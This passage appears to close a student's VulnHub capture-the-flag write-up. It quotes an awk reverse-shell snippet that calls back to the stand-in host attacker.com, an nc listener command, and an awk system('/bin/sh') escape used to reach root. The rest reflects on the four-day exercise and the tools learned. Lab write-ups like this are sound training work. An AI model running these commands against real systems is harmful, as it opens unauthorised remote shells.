
Non-interactive reverse shell

It can send back a non-interactive reverse shell to a listening attacker to open a remote network access.

Run `nc -l -p 12345` on the attacker box to receive the shell.

```
RHOST=attacker.com
RPORT=12345
awk -v RHOST=$RHOST -v RPORT=$RPORT 'BEGIN {
    s = "/inet/tcp/0/" RHOST "/" RPORT;
    while (1) {printf "> " |& s; if ((s |& getline c) <= 0) break;
    while (c && (c |& getline) > 0) print $0 |& s; close(c)}}'
```

So I can use 'BEGIN {system("/bin/sh")}' to continue.



From here, I can use Root access and go to /root. Finally, I got the final flag!!!

In conclusion, I spend four days on this exercise. The first three days were tough as I got stuck and had unexpected virtual machine crashes. Fortunately, on the fourth day I solved this challenge in another way.

The vulnhub challenge is more like a clearance game, which is fun to use different tools and go through different steps to clear all flags. While the walkthrough is detailed and not difficult to follow, it takes time to try each step and consider how to find the bugs. Sometimes, there are unexpected difficulties like the one I encountered. In this exercise, I have learnt some new tools like nmap, dirb, exiftool, netdiscover, awk, and new uses of ssh. I think practical

exercise is necessary, because if we only know the theories without practice, we have no idea how to use it. It is really interesting to have such virtual environments to try and hack different machines. Next time, I will try some other challenges on Vulnhub without walkthroughs.